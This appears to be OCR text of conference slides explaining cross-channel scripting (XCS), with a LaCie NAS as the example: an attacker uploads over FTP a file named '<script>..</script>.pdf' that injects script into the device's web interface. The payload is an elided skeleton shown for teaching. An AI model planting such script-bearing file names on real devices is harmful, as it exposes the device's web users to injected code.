


XCS: a pervasive attack class


- secure services ≠ secure system

Cross-channel scripting

LaCie Ethernet disk mini

- Share access control
- Web interface
- Public FTP

Cross-channel scripting



FTP server


NAS

Upload a file:

<script>..</script>.pdf

Attacker

Cross-channel scripting



FTP server

file system

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Upload a file:

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